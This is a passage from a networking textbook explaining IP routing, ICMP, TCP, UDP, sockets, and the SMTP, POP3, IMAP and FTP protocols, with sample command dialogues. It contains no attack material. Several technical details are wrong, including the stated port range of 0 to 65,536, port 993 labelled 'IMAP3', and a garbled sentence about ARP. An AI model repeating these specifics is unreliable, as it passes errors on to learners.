


Figure 11: IP datagram

The IP datagram is encapsulated in the underlying network's frame, which usually has a maximum length or frame limitation, depending on the hardware used. For Ethernet, this will typically be 1500 bytes. Instead of limiting the IP datagram length to some maximum size, IP can deal with fragmentation and re-assembly of its datagrams. In particular, the IP standard does not impose a maximum size, but states that all subnetworks should be able to handle datagrams of at least 576 bytes. Fragments of a datagram all have a header, basically copied from the original datagram, and data following it. They are treated as normal IP datagrams while being transported to their destination. Note, however, that if one of the fragments gets lost, the complete datagram is considered lost since IP does not provide any acknowledgement mechanism, so the remaining fragments will simply be discarded by the destination host.

1.14.2 Direct and Indirect Destinations

If the destination host is attached to a network to which the source host is also attached, an IP datagram can be sent directly, simply by encapsulating the IP datagram in the physical network frame. This is called direct routing. Indirect routing occurs when the destination host is not on a network directly attached to the source host. The only way to reach the destination is via one or more routers. The address of the first of these routers (the first hop) is called an indirect route. The

first hop address is the only information needed by the source host: the router which receives a datagram has responsibility for the second hop and so on.

A host can tell whether a route is direct or indirect by examining the network number and subnet number parts of the IP address.-

- a. If they match one of the IP addresses of the source host, the route is a direct one. The host needs to be able to address the target correctly using a lower-level protocol than ARP. This can either be done automatically using a network-specific protocol, such as ARP (see Address Resolution Protocol (ARP)), which is used on broadcast LANs, or by statically configuring the host, for example when an MVS host has a TCP/IP connection over an SNA link.
- b. For "indirect" routes, the only knowledge required is the IP address of a router leading to the destination network.

IP implementations may also support explicit host routes, that is, a route to a specific IP address. This is common for dial-up connections using Serial Line Internet Protocol (SLIP) which does not provide a mechanism for two hosts to inform each other of their IP addresses. Such routes may even have the same network number as the host, for example on subnets composed of point-to-point links. In general, however, routing information is done by network number and subnet number only.

1.14.3 IP Routing Table

Each host keeps the set of mappings between destination IP addresses and the IP addresses of the next hop routers for those destinations in a table called the IP routing table. Three types of mappings can be found in this table: -

- a. Direct routes, for locally attached networks.
- b. Indirect routes, for networks reachable via one or more routers.
- c. A default route, which contains the IP address of a router to be used for all IP addresses which are not covered by the direct and indirect routes

1.15 INTERNET CONTROL MESSAGE PROTOCOL (ICMP)

When a router or a destination host must inform the source host about errors in datagram processing, it uses the Internet Control Message Protocol (ICMP). ICMP can be characterized as follows:

- a. ICMP uses IP as if ICMP were a higher-level protocol (that is, ICMP messages are encapsulated in IP datagrams). However, ICMP is an integral part of IP and must be implemented by every IP module.
- b. ICMP is used to report some errors, not to make IP reliable. Datagrams may still be undelivered without any report on their loss. Reliability must be implemented by the higher-level protocols that use IP.
- c. ICMP can report errors on any IP datagram with the exception of ICMP messages, to avoid infinite repetitions.
- d. For fragmented IP datagrams, ICMP messages are only sent about errors on fragment zero. That is, ICMP messages never refer to an IP datagram with a non-zero fragment offset field.
- e. ICMP messages are never sent in response to datagrams with a destination IP address that is a broadcast or a multicast address.

- f. ICMP messages are never sent in response to a datagram which does not have a source IP address which represents a unique host. That is, the source address cannot be zero, a loopback address, a broadcast address or a multicast address.
- g. ICMP messages are never sent in response to ICMP error messages. They may be sent in response to ICMP query messages (ICMP types 0, 8, 9, 10 and 13 through 18).
- h. RFC 792 states that ICMP messages ``may'' be generated to report IP datagram processing errors, not ``must''. In practice, routers will almost always generate ICMP messages for errors, but for destination hosts, the number of ICMP messages generated is implementation dependent.

1.16 TRANSMISSION CONTROL PROTOCOL

Transmission Control Protocol (TCP) is connection-oriented, meaning the remote computer is expected to be "connected to" the remote host before data exchange takes place. TCP guarantees a more reliable method of delivery of information through the use of sequence numbers, acknowledgements, and a three-way handshake.

TCP uses byte stream communications, which is where data elements are handled as a sequence of bytes without any boundaries. Each segment of data is assigned its own sequence number so the data can be reassembled at the receiving end. To ensure that the data is received as transmitted, the receiving host must send an acknowledgement, or ACK, within a specific period of time. If the ACK is not received, the segment is retransmitted. If a segment is received in a corrupt or unusable condition, the host on the receiving end simply sends it to the bit bucket without sending an ACK. In the absence of an ACK, the sending station knows to resend the information.




Figure 12: Transmission Control Protocol (TCP)

TCP functions through numbered ports to provide specific delivery locations. Any port with a number of less than 256 is considered a commonly used port. The following table shows some of TCP's commonly used ports.

Table 3: TCP ports

Port	Description	Port	Description
21	FTP	139	NetBIOS Session Service
22	SSH	143	IMAP

23	Telnet	389	LDAP
25	SMTP	443	HTTPS
53	Domain Name Server (DNS)	636	LDAPS
80	HTTP	993	IMAP3
110	POP3	995	POP3S

1.16.1 Three-Way Handshakes

A three-way handshake is simply the way two hosts ensure they've exchanged accurate and complete data. To do so, they must make sure they're properly synchronized to send and receive portions of the data, that they each know how much data the other can receive at one time, and that they've established a virtual connection.




Figure 13: Three-way handshake

The handshake takes place in the following three steps:

- The machine that wishes to start the communication sends a data segment with the synchronization (SYN) flag set to on.
- The target machine sends a segment with SYN on, with a sequence number to indicate the starting byte for the next segment (if any) it will send, and an acknowledgment (ACK) that includes the sequence number of the next segment it expects to receive.
- The first machine returns a segment that contains the acknowledged sequence number and an acknowledgement number.

1.17 USER DATAGRAM PROTOCOL

The User Datagram Protocol (UDP) is a "connectionless" protocol that does not establish a session or provide for guaranteed delivery. By connectionless, we mean that UDP packets are sent out over the network very much like a telegram—the receiving computer does not send an acknowledgement. The message is sent and we must assume it has been received. This is distinct from a telephone call, where we are able to establish two-way communication to ensure the person on the other end of the line has received and understood our message. Much like IP, UDP neither guarantees delivery nor the proper sequencing of delivered packets. If these are important to the application using UDP, the

application or a higher-level protocol must supply an additional level of checking. While UDP does utilize a checksum for error checking, this is an optional field and not enforced by the protocol. UDP is most often used in one-to-many communications of small amounts of data. Later in this book, we'll discuss broadcast "messages," especially in relation to the resolution of NetBIOS names to IP addresses. Normally when we talk of "broadcasts" in the context of TCP/IP, we're referring to UDP traffic.

UDP functions through distinct UDP ports. Although TCP and UDP may use the same port number in some instances, these numbers do not represent the same port. A UDP port is a 16-bit address that exists only to transmit Datagram information to the correct location above the Transport Layer of the protocol stack—simply a location for sending messages. UDP ports can receive more than one message at a time and are identified by "well-known" port numbers. Before it can use UDP, an application must supply an IP address and port number for the target of its message. Table 2.8 defines the "well-known" UDP port numbers.

Table 4: UDP ports

Port	Keyword	Description
15	NETSTAT	Network Status
53	DOMAIN	Domain Name Server
69	TFTP	Trivial File Transfer Protocol
137	NETBIOS-NS	NetBIOS Name Service
138	NETBIOS-DGM	NetBIOS Datagram Service
161	SNMP	SNMP Network Monitor

Standard applications using UDP include:

- a. Trivial File Transfer Protocol (TFTP)
- b. Domain Name System (DNS) name server
- c. Remote Procedure Call (RPC), used by the Network File System (NFS)
- d. Network Computing System (NCS)
- e. Simple Network Management Protocol (SNMP)

1.18 PORTS AND SOCKETS

Our protocol discussion has, thus far, taken us from the wire, through the Network Interface Card, all the way up to the Transport Layer of the DoD model. The only remaining step is to see how the data flows to and from the applications that use and create it. The vehicles that accomplish this last step are ports and sockets. Figure 2.2 provides an overall view of where they fit into the data transmission picture.




Figure 14: Ports and Sockets

A port provides a location for sending messages. It functions as a multiplexed message queue, which means that it can receive more than one message at a time. Ports are identified by a numerical value between 0 and 65,536. The port numbers for client-side TCP/IP applications are assigned dynamically by the operating system when a request for service is received. The port numbers for well-known server-side applications are assigned by a group called the Internet Assigned Numbers Authority (IANA) and do not change. These well-known port numbers are documented in RFCs 1060 and 1700. You can find the port numbers in the following ASCII text file:

`\\winnt\system32\drivers\etc\services`

	Protocol	Local Address , Process	Foreign Address , Process
connection-oriented server	socket()	bind()	listen() accept()
connection-oriented client	socket()	connect()	
connectionless server	socket()	bind()	recvfrom()
connectionless client	socket()	bind()	sendto()

Figure 15: Socket System Calls and Association

A socket is a bi-directional "pipe" for exchanging data between networked computers. The Windows Sockets API is a networking API used by Windows programmers in building Windows applications that will communicate over a network. The API consists of a set of calls which perform

defined functions and pass information back and forth to the lower protocol layers. An application creates a socket when it specifies the IP address of an intended host, the type of service requested (TCP for connection- based requests, UDP for connectionless-based requests), and the port that the particular application will use. Sockets are identified within a host through the use of unique protocol port numbers.




Figure 16: Windows applications communicating over a network

The socket interface is differentiated by the different services that are provided. Stream, datagram, and raw sockets each define a different service available to applications:-

- Stream socket interface (SOCK_STREAM): It defines a reliable connection-oriented service (over TCP for example). Data is sent without errors or duplication and is received in the same order as it is sent. Flow control is built-in to avoid data overruns. No boundaries are imposed on the exchanged data, which is considered to be a stream of bytes. An example of an application that uses stream sockets is the File Transfer Program (FTP).
- Datagram socket interface (SOCK_DGRAM): It defines a connectionless service (over UDP for example). Datagrams are sent as independent packets. The service provides no guarantees; data can be lost or duplicated, and datagrams can arrive out of order. No disassembly and reassembly of packets is performed. An example of an application that uses datagram sockets is the Network File System (NFS).
- Raw socket interface (SOCK_RAW): It allows direct access to lower-layer protocols such as IP and ICMP. This interface is often used for testing new protocol implementations. An example of an application that uses raw sockets is the Ping command.

1.19 INTERNET PROTOCOLS

1.19.1 The Simple Mail Transfer Protocol

The Simple Mail Transfer Protocol (SMTP) is the most widely used protocol to send messages by Message Transfer Agents (MTA) on the internet. MTAs are client or server programs that perform email services, such as sending or receiving mail for a host computer. The protocol is defined in RFC 821 and RFC 1123, and was designed to transfer mail independently of any specific transmission subsystem. SMTP demands an ordered data stream of 7-bit US-ASCII characters, and has size limitations on certain objects discussed below. The SMTP model is based on what is called a mail transaction. Sender and receiver MTAs send commands and replies in a structured, lock-step process. The sender MTA initiates the transaction steps by sending SMTP commands to the receiver. The receiver MTA replies to the sender with numeric reply codes, followed by a text string with additional information about the reply code.

1.19.2 The Mail Transaction

The sender MTA initiates a two-way TCP communication channel between it and the receiver MTA, generally on port 25. Once the connection is open, the receiver MTA sends reply code 220 indicating that it is ready. The sender MTA then sends the HELO command with the client host as an argument. The HELO command identifies the sender MTA to the receiver MTA, and the receiver MTA will respond with a reply code 250. This tells the sender MTA that the connection is open and ready to go. This step in the transaction identifies and confirms host addresses for both the sender and receiver MTAs. Example:

```
Sender      (Open the TCP connection to port 25.)
Receiver    220 starfleet.org Simple Mail Transfer Service Ready
Sender      HELO walton.net
Receiver    250 starfleet.org
```

The mail transaction is initiated by the MAIL command from the sender MTA. This command causes the receiver MTA to reset its state tables and buffers, including the recipients and mail data. The syntax for the MAIL command is

```
MAIL <space>FROM:<reverse-path><CRLF>
```

Example:

```
Sender:      MAIL FROM:<johnboy@walton.net>
Receiver:    250 OK
```

The reverse-path is the full reverse source route list, starting with the current client host and ending with the user mailbox. The reverse-path is modified by each MTA as the message travels toward its destination. Before transferring a message to the next relay host, the current host will remove its name from the beginning of the forward-path and adds its name to the beginning of the reverse path.

SMTP COMMANDS RCPT, DATA, and QUIT

The forward-path is used in the next command, RCPT.

```
RCPT <space>TO:<forward-path><CRLF>
```

Example:

Sender: RCPT TO:<riker@starfleet.org>
Receiver: 250 OK

If the mailbox address is acceptable to the receiver MTA, it transmits a reply code 250 to the sender MTA. If it cannot fulfill the request, it transmits a reply code of 550. One reason it may not be able to fulfill the request is because the mailbox is incorrect or non-existent. The next step is for the sender MTA to issue the DATA command. There are no arguments to this command, it simply tells the receiver that the sender is ready to start sending the message. The receiver MTA will transmit a reply code 354 indicating that it is ready to receive the message. Once the sender MTA receives the correct reply code, it sends the mail data to the receiver. The mail data is followed by a<CRLF>.<CRLF> sequence indicating that there is no more data.

DATA <CRLF>

Sender: DATA
Receiver: 354 Start mail input; end with <CRLF>.<CRLF>
Sender: yada yadayada...
Sender: blah blahblah...
Sender: .
Receiver: 250 OK

When the receiver MTA responds with the reply code 250, acknowledging receipt of the message, the sender MTA transmits the QUIT command. The receiver MTA sends the reply code 221, and the mail transaction is complete.

Sender: QUIT
Receiver: 221 starfleet.org Service closing transmission channel

SMTP Reply Codes

The following are the SMTP reply codes sent from the receiver MTA.

SMTP Reply Codes Description

211	System Status or system help reply
214	Help message
220	<domain> Service ready
221	<domain> Service closing transmission channel
250	Requested action OK and completed
251	User not local; will forward to <forward-path>
354	Start mail input; end with <CRLF>.<CRLF>
421	<domain> Service not available, closing connection
450	Mailbox unavailable, requested mail action not taken
451	Local error in processing, action aborted
452	Insufficient system storage, action not taken
500	Syntax error, command unrecognized
501	Syntax error in parameters or arguments
502	Command not implemented
503	Bad sequence of commands
504	Command parameter not implemented

550	Mailbox unavailable, action not taken
551	User not local; please try <forward-path>
552	Exceeded storage allocation, action aborted
553	Mailbox name not allowed, action not taken

1.19.3 Post Office Protocol, version 3 (POP3)

The Post Office Protocol, version 3 (POP3) is the most commonly used protocol used for retrieving email messages on the Internet. The technical specifications can be found in RFC 1225. Each POP3 session consists of three stages: authorization, transaction, and update. A session is a structured conversation between the POP3 server and the client user agent (UA), more commonly referred to as an email program. In each stage, POP3 commands are sent from the client UA to the POP3 server, and the server sends a reply code of +OK or -ERR back to the client. A text string providing more information about the reply may follow both reply codes. The three stages are discussed below.

The authorization stage consists of the USER and PASS commands. After the client UA establishes a TCP connection to the well-known POP3 port 110, it transmits the USER command with the user name as a parameter. If the server returns a positive reply code +OK, the client then transmits the PASS command with a password parameter.

Example:

```
Client: USER picard
Server: +OK
Client: PASS enterprise
Server: +OK picard's maildrop has 3 messages (640 octets)...
```

Once the server has accepted the username and password, the process moves into the transaction stage. The transaction stage can be any combination of transaction commands sent by the client UA. The transaction commands are STAT, LIST, TOP, NOOP, RETR, DELE, and RSET. The STAT command is used to retrieve the number of messages and the total number of bytes in the messages. Example:

```
Client: STAT
Server: +OK 3 640
```

The LIST command can be used with or without a parameter. Without a parameter, LIST returns the identifier and size of each message in the mailbox.

Example:

```
Client: LIST
Server: +OK 3 messages (640 octets)
Server: 1 220
Server: 2 200
Server: 3 220
Server: . ...
```

With an argument, LIST returns information about the specified message. Example:

```
Client: LIST 2
```

Server: +OK 2 200

Client: LIST 4

Server: -ERR no such message, only 3 messages in mail drop

Use the TOP command to list the headers and the first ten lines of a message. Example:

Client: TOP 2

Server: +OK

Server: <Transmits headers, a blank line, and first 10 lines of the message body>

To test that the server is on-line and receiving service requests, use NOOP. The command doesn't do anything but return a positive reply from the server, but that verifies that it is ready. Example:

Client: NOOP

Server: +OK

The RETR command retrieves the specified message which is then handled internally by the UA.

Example:

Client: RETR 1

Server:+OK

Server: <The server transmits the message to the UA>

Server: .

The DELE marks a message for deletion, and RSET unmarks all messages marked for deletion. Note that the actual deletion doesn't occur until the update stage. Until that time, all messages can be marked or unmarked at will.

Example:

Client: DELE 1

Server: +OK message 1 deleted

Client: RSET

Server: OK maildrop has 3 messages (640 octets)

The update stage occurs when the client sends the QUIT command and terminates the connection. Any messages marked for deletion will be deleted as part of the update stage.

Example:

Client: QUIT

Server:+OK starfleet POP3 server signing off

1.19.4 Internet Message Access Protocol (IMAP)

The Internet Message Access Protocol (IMAP) was designed as a superset of POP3, and enhances both message retrieval and management. The base IMAP specification is defined in RFC 2060, and the technical details are beyond the scope of this article. The reader is encouraged to read the official documents for specific points of interest.

One of the limitations of POP3 is that it was designed to only support "offline" mail processing. In this scenario, the user would connect to a mail server, download the messages, and the messages would be deleted from the server. Message management occurs on the client machine.

This is efficient in cases where access to the server is at a premium. However, there is a disadvantage in this model, since users may work on different machines over a period of time. An all too familiar case is when someone uses a machine at work, one at home, and perhaps works on a laptop as well. This is a case where one may end up with mail messages scattered across these machines, which is an inconvenience at best.

IMAP solves this problem by defining three modes of mail management: Offline, Online, and Disconnected. Offline is defined in the same way as it is in POP3. Disconnected is conceptually similar to Offline, but instead of simply moving the message from the server to the client, the messages are cached on the client machine. This allows the client to reconnect and resynchronize

with the server at a later time. Online mode is more of an interactive client-server model, where mail management is a dialog between the two machines. Mail is delivered to the server, and users can read or delete messages when they please. It is also possible to search for messages that meet certain criteria, or request either the headers or bodies of these messages. Messages can also be marked with status flags, such as "deleted" or "answered". It is also possible to save the message on either the client or server, depending on the client IMAP implementation and the mail system configuration. Because IMAP is a superset of POP3, they share many characteristics. Both protocols support offline mode, mail is delivered to a shared server which is then accessed by clients on a variety of platforms, and mail can be accessed from anywhere on a network. More importantly, they are both open protocols, which means that there is an agreed upon standard. There are many implementations for both, some of which also include source code. Also, neither IMAP nor POP3 concern themselves with sending mail, they only retrieve it. Currently, POP3 has more client software that is available, and because the protocol is simple, it's easier to implement. However, IMAP has so many other advantages, that it's definitely worth a look.

IMAP can manage message flags such as "Seen", "Deleted", "Answered", and other user-defined flags. It can also use folder management to organize and archive messages. Another advantage is that IMAP can both access and manage multiple mailboxes, including listing, creating, deleting and renaming them. This is true even if the mailboxes are on different servers. IMAP can also manage shared mailboxes, used by several individuals. Any changes in the mailbox are relayed to all concurrently active clients. This would be handy in cases where several customer support technicians work from a common mailbox. As one technician handles a message, the others would be able to move to the next message. For online performance optimization, IMAP allows users to retrieve message structures or parts without having to download the entire message. This is great for someone in a hotel room who might not have the time to download an unasked for video clip. In that case, she would be able to read the message without having to worry about downloading the attachment. RFC 822 the standard for text based email is based on RFC 822. This standard defines the format for the syntax and headers that make up email messages. Each header appears on its own line. A blank line follows the headers, and delimits both the end of the header group and the beginning of the message.

1.20 HOW INTERNET EMAIL WORKS

When you send email SMTP comes into play. SMTP is short for Simple Mail Transfer Protocol as defined in RFC 2821: Simple Mail Transfer Protocol. Your mail client talks to the SMTP server using this clean and simple procedure to get email from one place to another. Your email program becomes an SMTP client, connects to port 25 of your mail server (usually the SMTP port) and -- says EHLO. Computers, in the end, are only human and what counts is that it wants to be polite. Actually, it does not attempt to be polite but to use later additions to SMTP that have

brought about two flavors of the later HELO command (SMTP command generally consist of four characters).

1.20.1 Two Flavors of HELO

EHLO, being the more recent one makes the server advertise all the additional features (such as delivery status notification or the ability to transport messages that contain other than the safe ASCII characters) it supports.

Not every server will allow this greeting, but it is required to accept a plain HELO which naturally assumes that no additional features are present. Both hello commands do require the client to specify its domain after the **LO, however. In practice, this looks something like:

```
220 mail.domain.net ESMTP Server
HELO
501 HELO requires domain address
HELO localhost
250 mail.domain.net Hello localhost [127.0.0.1], pleased to meet you
```

1.20.2 The Sender

The remainder of the protocol really deserves the attribute simple. If you want to send an email, you start with the keywords MAIL FROM:. Following this comes the email address of the sender, as suggested by the from. Don't forget to put brackets around the address, though (like <email.guide@about.com>). Continuing our example, we have:

```
MAIL FROM: <email.guide@about.com>
250 email.guide@about.com... Sender ok
```

1.20.3 The recipient

After the server has accepted the sender's address, the client can give the address of the recipient. The command for this action, RCPT TO: again is rather suggestive. I want to send mail to myself:

```
RCPT TO: support@about.com
250 support@about.com... Recipient ok (will queue)
```

That the server will queue means just that: it will save the mail locally and send it together with all the other queued mail in intervals (for example, every 30 minutes). This behavior depends on the configuration and the server may also deliver the mail instantly.

1.20.4 The Message

Now that the "envelope" is finished, the data of the email message just as it is can follow. This "data" consists of the email's body as well as the header fields. The command to initiate the state that makes the server accept the message is DATA. Following this are all the header fields of the email message and then the body, both making up for just one big block of text (or data). To tell the server that the input is finished a dot on a line by itself is used (\r\n.\r\n). So I send my message:

DATA 354 Enter mail, end with "." on a line by itself
Message-ID: <kllsd0817184815.33912@larose> Date: Sun, 17 Aug 1997 18:48:15
+0200
From: Heinz Tschabitscher <email.guide@about.com>
To: Heinz Tschabitscher <email.guide@about.com>
Subject: For the Summarize-Proust Contest
Off to Swan's World!

.
250 SAA19153 Message accepted for delivery

Yes, this means that you can state a name completely different from the one the email goes to in the To:field. For example, you can use "Recipient list suppressed" <nobody@nowhere.no>.

The End

You can now end as many emails as you wish repeating the steps from MAIL FROM: to .. If you're done with that, you may quit the server with the QUIT command and that's just what we do:

```
QUIT
221 Goodbye
```

1.21 FTP

FTP is an acronym for File Transfer Protocol. FTP is a client/server application that allows the transfer of files between computers. This transfer can take place between a mainframe and a local terminal, or as a transfer of information over the Internet between your computer and a distant server. FTP is a powerful application which allows users to access archives that are available on a large number of computer hosts. The key elements of FTP are:

- a. Finding FTP sites from your client based system.
- b. Establishing a connection with the server.
- c. Developing an ability to search through "archives" to retrieve information.
- d. Using FTP commands to facilitate the transfer of information.
- e. Allowing for the differences in file types and compressions techniques.

The idea of client/server is important here - that you, the "local" client, are initiating a communication pathway with a "remote" server that may contain public information of interest to you. We will look at some of the basic commands and tools for FTP, and then point to other sources for a more detailed discussion of the subject matter.

1.21.1 Basic Commands

Since UNIX is a command line environment, we should introduce some of the basic commands that are used to establish an FTP session and to instruct the server on what the client is requesting. Some of the most commonly used commands are:

- a. Open: initiates the session between the client and the server
- b. nlist, dir, ls list the heirarchical organization of files on the remote server
- c. cd: allows you to change directories on the remote computer either up or down
- d. pwd: gives the client a chance to view the current directory and pathway on the remote host
- e. lls, lcd, lpwd are the ways in which you can do the above for managing your local files
- f. get: allows you to retrieve a file from the server down to your local client computer.
- g. Put: allows you to place a file from your client up to the remote server computer.
- h. mput/mget: are the same as above but allow for multiple files to be manipulated with a single command
- i. prompt sets interactive prompting; "on" is a safety feature prompting you for verification of each step of the multiple commands, "off" allows the commands to act unimpeded
- j. ascii/binary: allows to specify the type of file to be transferred
- k. quit: ends the connection and ends the session.

To find the full array of commands, type help or ?at the FTP> prompt. This will instruct ruby to show all the available commands for effective FTP use; the above list is by no means exhaustive but does give the most commonly used commands.

1.21.2 Initiating a Session

For the sake of example we will assume that you are attempting to establish an FTP session from your Ruby account (your account on the SILS server) to another remote server computer (sunsite.unc.edu, for example). Once you have logged into Ruby, you could then start an ftp session by simply typing ftp at the prompt. The prompt then changes to look like: ftp>. At this you can then type: **open sunsite.unc.edu**. If you have an account on sunsite (or whatever remote computer you are connecting to), you can login with your username and password. If you don't, some servers allow anonymous ftp sessions, which simply means that you use 'anonymous' as your userid and your email address as your password when logging in to the remote comuter. A typical login, with client commands emboldened, is shown:

```
~ % ftp
ftp>open sunsite.unc.edu
Connected to sunsite.unc.edu.
220-
220 calzone FTP server (Version wu-2.4(4) Mon Jan 13
16:10:34 EST 1997) ready.
Name (sunsite.unc.edu:stear):anonymous
331 Guest login ok, send your complete e-mail address as password.
```

```
Password:
230 Guest login ok, access restrictions apply
```

ftp>

1.21.3 Getting What You Want

Once in any FTP server, you can navigate through the lists of directories and files to find out what is available. This is done by using the (l)cd, (l)ls and others like them to direct the navigation and the downloading of the files. Since the organization of directories and files is structured heirarchically, it may be easy to lose the way when looking for a document. In order to allow clients to keep up with their paths of searching, the command pwd becomes useful, prints the current (or working) directory. Before a file is requested by the client to be downloaded from the server (get command) or that the client wishes to upload onto the server (put command), two conditions must be considered:-

- a. Issues concerning file permissions
- b. Whether the file being transported is in Binary or Ascii mode

